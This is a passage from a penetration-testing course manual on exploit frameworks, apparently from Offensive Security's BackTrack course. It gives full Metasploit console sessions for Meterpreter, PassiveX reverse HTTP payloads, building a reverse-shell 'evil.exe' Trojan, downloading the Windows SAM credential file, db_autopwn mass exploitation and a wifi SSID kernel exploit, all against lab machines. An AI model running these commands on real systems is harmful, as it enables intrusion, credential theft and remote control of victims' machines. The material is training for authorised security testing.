
3. We fill in the information needed to run the exploit :



Experiment with the bind / reverse / vnc payloads. We'll go over other payloads in a later chapter.




4. We execute the exploit, and see that a sessions has been created. As for the reverse VNC shellcode, it has a tendency not to work. If you see a session has been created, wait for up to one minute for the VNC connection to initiate.





5. A VNC windows should appear (if you're lucky!). Notice that you have been provided with a "Courtesy Shell", in case the machine is in a logged off state.





9.1.4 Exercise 16

Lab Requirements:

- BackTrack.
 - Internet connection.
 - Connectivity to the “Offensive Security” Labs
 - Do not forget to shut down the Windows XP firewall, or alternatively open a port for bind shells.
-
1. Attack the Windows XP lab computer with a relevant exploit, and gain a shell using Metasploit Framework. Try the console and command line Metasploit interfaces.
 2. Experiment with bind, reverse and adduser payloads. Don't forget to restart the service or reboot the victim lab machine between attacks.



9.1.5 Interesting Payloads

Metasploit has some interesting payloads, except for bind / reverse shells. We've already met the VNC reverse connection DLL injection payload.

9.1.5.1 Meterpreter Payload

As described on the Metasploit site, the Meterpreter is an advanced multi-function payload that can be dynamically extended at run-time. This means that it provides you with a basic shell and allows you to add new features to it as needed. Please refer to the Meterpreter documentation for an in-depth description of how it works and what you can do with it. The Meterpreter manual can be found in the "docs" subdirectory of the Framework as well as online at:

<http://metasploit.com/projects/Framework/docs/meterpreter.pdf>

We can deploy Meterpreter as exploit payload, or via binary form. We'll discuss binary form deployment in a later module.

- 1.** Gain a Meterpreter shell on a vulnerable machine. Once in, type *help* view the Core feature set of commands.



2. Load the filesystem (Fs) and process (Process) Metasploit extensions. Type in help to see the new features added.

```
meterpreter> use -m Process
loadlib: Loading library from 'ext180401.dll' on the remote machine.
Meterpreter>
loadlib: success.
meterpreter> use -m Fs
loadlib: Loading library from 'ext290706.dll' on the remote machine.
meterpreter>
loadlib: success.
meterpreter> help
```

3. We can now use these functions in order to simplify our remote shell experience. We can upload and download files, manage processes, execute command shells and interact with them, etc.

```
meterpreter> upload /pentest/windows-binaries/tools/nc.exe c:\windows
upload: Starting upload of '/pentest/windows-binaries/tools/nc.exe' to 'c:\windows\nc.exe'.
upload: 1 uploads started.
meterpreter>
upload: Upload from '/pentest/windows-binaries/tools/nc.exe' succeeded.
meterpreter> download c:\windows\repair\sam /tmp
download: Starting download from 'c:\windows\repair\sam' to '/tmp/sam'...
download: 1 downloads started.
meterpreter>
download: Download to '/tmp/sam' succeeded.
meterpreter>
meterpreter> ps
meterpreter>
Process list:
```

Pid	Name	Path
00360	smss.exe	\SystemRoot\System32\smss.exe
00528	csrss.exe	\\?\C:\WINDOWS\system32\csrss.exe
00556	winlogon.exe	\\?\C:\WINDOWS\system32\winlogon.exe
00604	services.exe	C:\WINDOWS\system32\services.exe
00616	lsass.exe	C:\WINDOWS\system32\lsass.exe
00864	svchost.exe	C:\WINDOWS\system32\svchost.exe
01008	svchost.exe	C:\WINDOWS\System32\svchost.exe
01084	svchost.exe	C:\WINDOWS\System32\svchost.exe
01156	svchost.exe	C:\WINDOWS\System32\svchost.exe
01360	spoolsv.exe	C:\WINDOWS\system32\spoolsv.exe
01588	VMwareService.exe	C:\Program Files\VMware\VMware Tools\VMwareService.exe
01172	Explorer.EXE	C:\WINDOWS\Explorer.EXE
01048	VMwareTray.exe	C:\Program Files\VMware\VMware Tools\VMwareTray.exe
01292	VMwareUser.exe	C:\Program Files\VMware\VMware Tools\VMwareUser.exe



```
01776      cmd.exe      C:\WINDOWS\System32\cmd.exe
01168      logon.scr     C:\WINDOWS\System32\logon.scr

    17 processes.
meterpreter>
meterpreter> execute -H -f cmd -c
execute: Executing 'cmd'...
meterpreter>
execute: success, process id is 492.
execute: allocated channel 6 for new process.
meterpreter> interact 6
interact: Switching to interactive console on 6...
meterpreter>
interact: Started interactive channel 6.

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>exit
exit

interact: Ending interactive session.
meterpreter>
```

4. Check out the other extensions Metasploit has to offer – the Net, Sys and Sam extensions. We'll be talking about the Sam extension later on in the course.



9.1.5.2 PassiveX Payload

As described on the Metasploit site, the win32 PassiveX payload system loads an arbitrary ActiveX control through Internet Explorer. The PassiveX payload loads the next stage over HTTP. The HTTP transport emulates a standard TCP connection and interact with cmd.exe, VNC, or Meterpreter over HTTP. The connection uses Internet Explorer settings for proxy access, if configured. This technique is able to foil organizational and often personal firewalls.

For more information about PassiveX, visit:

<http://www.uninformed.org/?v=1&a=3&t=pdf>

Let's exploit a vulnerable machine and run the PassiveX payload on it. We'll capture traffic to and from the vulnerable machine, in order to analyse the traffic content of the exploitation process.

```
BT framework2 # ./msfcli msrpc_dcom_ms03_026 RHOST=172.16.2.202
PAYLOAD=win32_passivex_meterpreter PXHTTPHOST=172.16.2.1 PXHTTPPORT=80 E
[*] Starting PassiveX Handler on 172.16.2.1:80.
[*] Sending request...
[*] RPC server responded with:
[*] NO RESPONSE
[*] This probably means that the system is patched
[*] Sending PassiveX main page to client...
[*] Sending PassiveX DLL in HTTP response (106496 bytes)...
[*] Sending second stage (2834 bytes)
[*] Starting local TCP abstraction layer...
[*] Got connection from 127.0.0.1:36380 <-> 127.0.0.1:41998
[*] Sleeping before sending dll.
[*] Uploading dll to memory (69643), Please wait...
[*] Upload completed
meterpreter>
[ -= connected to -= ]
[ -= meterpreter server -= ]
[ -= v. 00000500 -= ]
meterpreter>
```

We've received a Meterpreter shell over an outbound HTTP connection from the victim. This can be seen in the Wireshark capture dump on TCP port 80.



(Untitled) - Wireshark

File Edit View Go Capture Analyze Statistics Help

Filter: + Expression... Clear

No.	Time	Source	Destination	Protocol	Info
1	0.000000	172.16.2.202	172.16.2.1	TCP	1029 > 80 [SYN] Seq=0 Le
2	0.000011	172.16.2.1	172.16.2.202	TCP	80 > 1029 [SYN, ACK] Seq:
3	0.002172	172.16.2.202	172.16.2.1	TCP	1029 > 80 [ACK] Seq=1 Ac
4	0.010317	172.16.2.202	172.16.2.1	HTTP	GET / HTTP/1.0
5	0.010346	172.16.2.1	172.16.2.202	TCP	80 > 1029 [ACK] Seq=1 Ac
6	0.637816	172.16.2.1	172.16.2.202	HTTP	HTTP/1.1 200 OK (text/html
7	0.639577	172.16.2.1	172.16.2.202	TCP	80 > 1029 [FIN, ACK] Seq=
8	0.640885	172.16.2.202	172.16.2.1	TCP	1029 > 80 [ACK] Seq=138
9	0.677724	172.16.2.202	172.16.2.1	TCP	1029 > 80 [FIN, ACK] Seq=
10	0.677762	172.16.2.1	172.16.2.202	TCP	80 > 1029 [ACK] Seq=325
11	1.791797	172.16.2.202	172.16.2.1	TCP	1031 > 80 [SYN] Seq=0 Le
12	1.791836	172.16.2.1	172.16.2.202	TCP	80 > 1031 [SYN, ACK] Seq=
13	1.792144	172.16.2.202	172.16.2.1	TCP	1031 > 80 [ACK] Seq=1 Ac
14	1.792805	172.16.2.202	172.16.2.1	HTTP	GET /stage HTTP/1.0

Frame 4 (191 bytes on wire, 191 bytes captured)

Ethernet II, Src: 00:0c:29:ef:27:5b (00:0c:29:ef:27:5b), Dst: 00:15:58:27:69:7f (00:15:58:27:69:7f)

```

0010 00 b1 00 20 40 00 80 06 9d 3b ac 10 02 ca ac 10 ... @... ;.....
0020 02 01 04 05 00 50 7f 84 75 1d f8 fa c5 14 50 18 ....P. u....P
0030 fa f0 21 8a 00 00 47 45 54 20 2f 20 48 54 54 50 ...!...GE T / HTTP
0040 2f 31 2e 30 0d 0a 41 63 63 65 70 74 3a 20 2a 2f /1.0.Ac cept: */
0050 2a 0d 0a 55 73 65 72 2d 41 67 65 6e 74 3a 20 4d *.User- Agent: M
0060 6f 7a 69 6c 6c 61 2f 34 2e 30 20 28 63 6f 6d 70 ozilla/4 .0 (comp
0070 61 74 69 62 6c 65 3b 20 4d 53 49 45 20 36 2e 30 atible; MSIE 6.0
0080 3b 20 57 69 6e 64 6f 77 73 20 4e 54 20 35 2e 31 ; Window s NT 5.1
0090 29 0d 0a 48 6f 73 74 3a 20 31 37 32 2e 31 36 2e )..Host: 172.16.
00a0 32 2e 31 0d 0a 43 6f 6e 6e 65 63 74 69 6f 6e 3a 2.1..Con nection:
00b0 20 4b 65 65 70 2d 41 6c 69 76 65 0d 0a 0d 0a Keep-Al ive....

```

File: "/tmp/etherXXXX5eHzu6" 105 KB 00:... P: 155 D: 155 M: 0 Drops: 0

9.1.5.3 Binary Payloads

Metasploit has a neat option to output various payloads as PE executables. This feature is not very well documented, however extremely useful.

```

BT framework2 # ./msfpayload win32_reverse_meterpreter LHOST=172.16.2.1 X >evil.exe
Warning: Multistage payloads only return first stage
BT framework2 #

```



We can now send this file in various forms to the victim, as part of a Trojan horse or client side attack. Once executed, a reverse Meterpreter shell should be sent to our attacking machine.

```
BT framework2 # ./msfcli payload_handler PAYLOAD=win32_reverse_meterpreter
LHOST=172.16.2.1 E
[*] Starting Reverse Handler.
[*] Attempting to handle the selected payload...
[*] Got connection from 172.16.2.1:4321 <-> 172.16.2.203:1114
[*] Sending Intermediate Stager (89 bytes)
[*] Sending Stage (2834 bytes)
[*] Sleeping before sending dll.
[*] Uploading dll to memory (69643), Please wait...
[*] Upload completed
meterpreter>
[ -= connected to      -= ]
[ -= meterpreter server -= ]
[ -= v. 00000500      -= ]
meterpreter>
```



9.1.6 Exercise 17

Lab Requirements:

- BackTrack.
- Internet connection.
- Connectivity to the “Offensive Security” Labs.
- Do not forget to shut down the Windows XP firewall, or alternatively open a port for bind shells.

1. Connect to your Windows XP client machine.
2. Attack your Windows XP lab computer and gain a meterpreter shell using Metasploit Framework. Try the console and command line Metasploit interfaces.
3. Experiment with bind / reverse and adduser payloads. Don't forget to restart the service or reboot the victim lab machine between attacks.
3. Once you feel comfortable with Metasploit, try exploiting the Oracle Server and gain a shell on the machine!
4. Create a Metasploit exe “Trojan” upload it to an attacked lab machine. Execute it, and make sure you receive a connection from it.
5. Experiment with Metasploit and its rich features.



```
[*] Sending 6 probes to 172.16.2.0->172.16.2.255 (256 hosts)
[*] Discovered NetBIOS on 172.16.2.203 ()
[*] Discovered NetBIOS on 172.16.2.204 ()
[*] Discovered NetBIOS on 172.16.2.202 ()
[*] Discovered NetBIOS on 172.16.2.201 ()
[*] Discovered SQL Server on 172.16.2.201 (tcp=1433
np=\\BA8C9725C4334BF\pipe\sql\query Version=8.00.194 ServerName=BA8C9725C4334BF
IsClustered=No InstanceName=MSSQLSERVER )
[*] Auxiliary module execution completed

msf auxiliary(sweep_udp) > use scanner/smb/version
msf auxiliary(version) > set RHOSTS 172.16.2.201-172.16.2.204
RHOSTS => 172.16.2.201-172.16.2.204
msf auxiliary(version) > run
[*] 172.16.2.201 is running Windows 2000 Service Pack 0 - Service Pack 4
[*] 172.16.2.202 is running Windows XP Service Pack 0 / Service Pack 1
[*] 172.16.2.203 is running Windows XP Service Pack 0 / Service Pack 1
[*] 172.16.2.204 is running Windows XP Service Pack 0 / Service Pack 1
[*] Auxiliary module execution completed

msf auxiliary(version) > use scanner/mssql/mssql_ping
msf auxiliary(mssql_ping) > set RHOSTS 172.16.2.201
RHOSTS => 172.16.2.201
msf auxiliary(mssql_ping) > run
[*] SQL Server information for 172.16.2.201:
[*] tcp = 1433
[*] np = \\BA8C9725C4334BF\pipe\sql\query
[*] Version = 8.00.194
[*] ServerName = BA8C9725C4334BF
[*] IsClustered = No
[*] InstanceName = MSSQLSERVER
[*] Auxiliary module execution completed

msf auxiliary(mssql_ping) > use scanner/mssql/mssql_login
msf auxiliary(mssql_login) > set RHOSTS 172.16.2.201
RHOSTS => 172.16.2.201
msf auxiliary(mssql_login) > run
[*] Target 172.16.2.201 does have a null sa account...
[*] Auxiliary module execution completed
```



9.1.8 Framework v3.0 Kung Foo

Framework v3.0 is constantly being updated with new tools and features. The following list of features is just a short introduction to the myriad of options this tool has to offer.

9.1.8.1 db_autopwn

Metasploit has added a module for automated exploitation called db_autopwn. The db_autopwn module allows for port scanning and logging of computers using Nmap(db_nmap), while the results are entered into a Postgres database. Depending on the open ports found in the scan, Metasploit will execute relevant exploits against these machines automatically, in sequence.

```
BT ~ # cd /pentest/exploits/framework3/
BT framework3 # ./start-db_autopwn
The files belonging to this database system will be owned by user "postgres".
This user must also own the server process.

The database cluster will be initialized with locale C.

creating directory /home/postgres/metasploit3 ... ok
creating directory /home/postgres/metasploit3/global ... ok
...
initializing dependencies ... ok
creating system views ... ok
loading pg_description ... ok
creating conversions ... ok
setting privileges on built-in objects ... ok
creating information schema ... ok
vacuuming database template1 ... ok
copying template1 to template0 ... ok
copying template1 to postgres ... ok

WARNING: enabling "trust" authentication for local connections
You can change this by editing pg_hba.conf or using the -A option the
next time you run initdb.

Success. You can now start the database server using:

    postmaster -D /home/postgres/metasploit3
or
```




```
pg_ctl -D /home/postgres/metasploit3 -l logfile start

postmaster starting
[*****]
[*] Postgres should be setup now. To run db_autopwn, please:
[*] # su - postgres
[*] # cd /pentest/exploits/framework3
[*] # ./msfconsole
[*] msf> load db_postgres
[*****]
BT framework3 # LOG: database system was shut down at 2006-12-10 06:53:28 GMT
LOG: checkpoint record is at 0/33A6AC
LOG: redo record is at 0/33A6AC; undo record is at 0/0; shutdown TRUE
LOG: next transaction ID: 565; next OID: 10794
LOG: next MultiXactId: 1; next MultiXactOffset: 0
LOG: database system is ready
LOG: transaction ID wrap limit is 2147484146, limited by database "postgres"

BT framework3 # su - postgres
/dev/pts/0: Operation not permitted
BT ~ $ cd /pentest/exploits/framework3
BT framework3 $ ./msfconsole

-----
< metasploit >
-----
      \  '---'
      \  (oo)-----)
      (  )-----)\
      ||--|| *

      =[ msf v3.0-beta-dev
+ -- --=[ 131 exploits - 99 payloads
+ -- --=[ 17 encoders - 4 nops
      =[ 27 aux

msf > load db_postgres
[*] Successfully loaded plugin: db_postgres

msf > db_create
ERROR: database "metasploit3" does not exist
dropdb: database removal failed: ERROR: database "metasploit3" does not exist
LOG: transaction ID wrap limit is 2147484146, limited by database "postgres"
CREATE DATABASE
ERROR: table "hosts" does not exist
ERROR: table "hosts" does not exist
NOTICE: CREATE TABLE will create sequence "hosts_id_seq" for serial column "hosts.id"
NOTICE: CREATE TABLE / PRIMARY KEY will create implicit index "refs_pkey" for table "refs"
NOTICE: CREATE TABLE / PRIMARY KEY will create implicit index "refs_pkey" for table "refs"
ERROR: table "vulns_refs" does not exist
ERROR: table "vulns_refs" does not exist
msf > db_hosts
msf > db_Nmap-p 445 172.16.2.*
```



```
Starting Nmap 4.11 ( http://www.insecure.org/nmap/ ) at 2006-12-10 06:56 GMT
Interesting ports on 172.16.2.1:
PORT      STATE SERVICE
445/tcp   closed microsoft-ds

Nmap finished: 256 IP addresses (1 host up) scanned in 15.476 seconds
msf > db_Nmap-p 445 172.16.2.*

Starting Nmap 4.11 ( http://www.insecure.org/nmap/ ) at 2006-12-10 06:57 GMT
Interesting ports on 172.16.2.1:
PORT      STATE SERVICE
445/tcp   closed microsoft-ds

Interesting ports on 172.16.2.202:
PORT      STATE SERVICE
445/tcp   open  microsoft-ds

Interesting ports on 172.16.2.203:
PORT      STATE SERVICE
445/tcp   open  microsoft-ds

Interesting ports on 172.16.2.206:
PORT      STATE SERVICE
445/tcp   open  microsoft-ds

Nmap finished: 256 IP addresses (4 hosts up) scanned in 15.323 seconds
msf > db_hosts
[*] Host: 172.16.2.202
[*] Host: 172.16.2.203
[*] Host: 172.16.2.206
msf > db_autopwn -p -e -r
[*] Launching auxiliary/dos/windows/smb/ms05_047_pnp (1/42) against 172.16.2.206:445...
[*] Launching exploit/windows/smb/ms06_066_nwwks (2/42) against 172.16.2.203:445...
[*] Started reverse handler
[*] Launching exploit/windows/smb/ms06_040_netapi (3/42) against 172.16.2.202:445...
[*] Connecting to the SMB service...
[*] Started reverse handler
[*] Launching exploit/windows/smb/ms03_049_netapi (5/42) against 172.16.2.203:445...
[*] Connecting to the SMB service...
[*] Launching exploit/windows/smb/ms05_039_pnp (10/42) against 172.16.2.206:445...
[*] Bound to 3919286a-b10c-11d0-9ba8-00c04fd92ef5:0.0@ncacn_np:172.16.2.202[\lsarpc]...
[*] Getting OS information...
[*] Command shell session 2 opened (172.16.2.1:8368 -> 172.16.2.202:1059)
[*] Trying to exploit Windows 5.1
[*] Command shell session 3 opened (172.16.2.1:22349 -> 172.16.2.206:1041)

msf > sessions -l

Active sessions
=====

  Id  Description      Tunnel
  --  -
  1   Command shell    172.16.2.1:23443 -> 172.16.2.202:1058
```



```
2 Command shell 172.16.2.1:12927 -> 172.16.2.203:1099
3 Command shell 172.16.2.1:37995 -> 172.16.2.206:1040

msf > sessions -i 1
[*] Starting interaction with 1...

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

9.1.8.2 Kernel Payloads

One of the new features of Backtrack is the Lorcon Metasploit integration. This enables us to use the recent Windows wifi driver exploits released by Metasploit. Most dell, HP and Acer laptops are vulnerable, so running these exploits in a laptop rich environment would probably result several laptops being hacked - without them even being associated to a network or having an IP address!

This attack is special in many ways. Firstly, we're attacking a kernel driver. If I'm not mistaken, this is the first public exploit which allows for remote code execution in ring 0.

Since the attack is based on an SSID stack overflow, our victims do not even need to be connected to an access point or have an IP address in order for this attack to take place.

Just by sending a long SSID field to the driver, we are able to hijack the execution flow on a victim machine, and execute any code we wish. Let's try running this exploit on a victim machine.

```
BT framework3 # airmon-ng start wifi0 6

usage: airmon-ng <start|stop> <interface> [channel]
```

```

Interface      Chipset      Driver
-----
wifi0          Atheros     madwifi-ng
ath0           Atheros     madwifi-ng VAP (parent: wifi0)
ath1           Atheros     madwifi-ng VAP (parent: wifi0) (monitor mode
enabled)

BT framework3 # ./msfconsole

                                     ( )
      _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _
     / / / / / / / / / / / / / / / / / / / / / / / / / / / / / / / / / /
    / / / / / / / / / / / / / / / / / / / / / / / / / / / / / / / / / /
   / / / / / / / / / / / / / / / / / / / / / / / / / / / / / / / / / /
  / / / / / / / / / / / / / / / / / / / / / / / / / / / / / / / / / /
 / / / / / / / / / / / / / / / / / / / / / / / / / / / / / / / / / /
/ / / / / / / / / / / / / / / / / / / / / / / / / / / / / / / / / /

      =[ msf v3.0-beta-dev
+ -- --=[ 125 exploits - 99 payloads
+ -- --=[ 17 encoders - 4 nops
      =[ 21 aux

msf > use windows/driver/broadcom_wifi_ssid
msf exploit(broadcom_wifi_ssid) >set

Global
=====

No entries in data store.

Module: windows/driver/broadcom_wifi_ssid
=====

Name      Value
----      -
ADDR_DST  FF:FF:FF:FF:FF:FF
CHANNEL   11
DRIVER    madwifi
EXITFUNC  thread
INTERFACE ath0
RUNTIME   60
WfsDelay  0

msf exploit(broadcom_wifi_ssid) >set ADDR_DST 00:90:96:50:56:D2
ADDR_DST => 00:90:96:50:56:D2
msf exploit(broadcom_wifi_ssid) >set CHANNEL 6
CHANNEL => 6
msf exploit(broadcom_wifi_ssid) >set INTERFACE ath1

```



```
INTERFACE => ath1
msf exploit(broadcom_wifi_ssid) > set PAYLOAD windows/shell/bind_tcp
PAYLOAD => windows/shell/bind_tcp
msf exploit(broadcom_wifi_ssid) > set RHOST 192.168.0.111
RHOST => 192.168.0.111
msf exploit(broadcom_wifi_ssid) > set RUNTIME 180
RUNTIME => 180
msf exploit(broadcom_wifi_ssid) > set PAYLOAD windows/shell_reverse_tcp
PAYLOAD => windows/shell_reverse_tcp
msf exploit(broadcom_wifi_ssid) > set LHOST 192.168.0.110
LHOST => 192.168.0.110
msf exploit(broadcom_wifi_ssid) > set

Global
=====

No entries in data store.

Module: windows/driver/broadcom_wifi_ssid
=====

Name      Value
----      -
ADDR_DST  00:90:96:50:56:D2
CHANNEL   6
DRIVER    madwifi
EXITFUNC  thread
INTERFACE ath1
LHOST     192.168.0.110
PAYLOAD   windows/shell_reverse_tcp
RHOST     192.168.0.111
RUNTIME   180
TARGET    0
WfsDelay  0

msf exploit(broadcom_wifi_ssid) > exploit
[*] Started reverse handler
[*] Sending beacons and responses for 180 seconds...
[*] Command shell session 1 opened (192.168.0.110:4444 -> 192.168.0.111:1044)
[*] Finished sending frames...

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>exit
exit

[*] Command shell session 1 closed.
msf exploit(broadcom_wifi_ssid) >
```



9.1.9 Exercise 18

Lab Requirements:

- BackTrack.
- Internet connection.
- Connectivity to the “Offensive Security” Labs.
- c

1. Connect to your Windows XP client machine.
2. Attack your Windows XP lab computer, and gain a Meterpreter shell using Metasploit 3 Framework. Try the console and command line Metasploit interfaces.
3. Use Framework3 to identify and enumerate all lab machines using the auxiliary modules.
4. **Please do not use db_autopwn in the labs, as it will exploit other student machines and disturb the labs.**



9.2 Core Impact

Although not a part of BackTrack, I felt that the “Exploit Frameworks” module would not be complete without mentioning the commercial Penetration Testing Framework – Core Impact.

Core Impact is the first automated, comprehensive penetration testing product for assessing specific information security threats to an organization. By safely exploiting vulnerabilities in your network infrastructure, the product identifies real, tangible risks to information assets while testing the effectiveness of your existing security investments..

I have used this tool on many occasions, and it has proved to be the single most effective tool a penetration tester can own. It organizes and categorizes tools in an intuitive way, and is frequently updated with commercial grade exploits. This module will barely cover the essential basics of Core Impact usage. It is a complex and powerful tool with hundreds of exciting features. For more details about Core Impact training and demos, contact info@coresecurity.com.




1. Let's start by firing up Core Impact (CI) and creating a new workspace. Please note that your results will differ from the ones in this demonstration. Feel free to explore the Lab environment using CI.

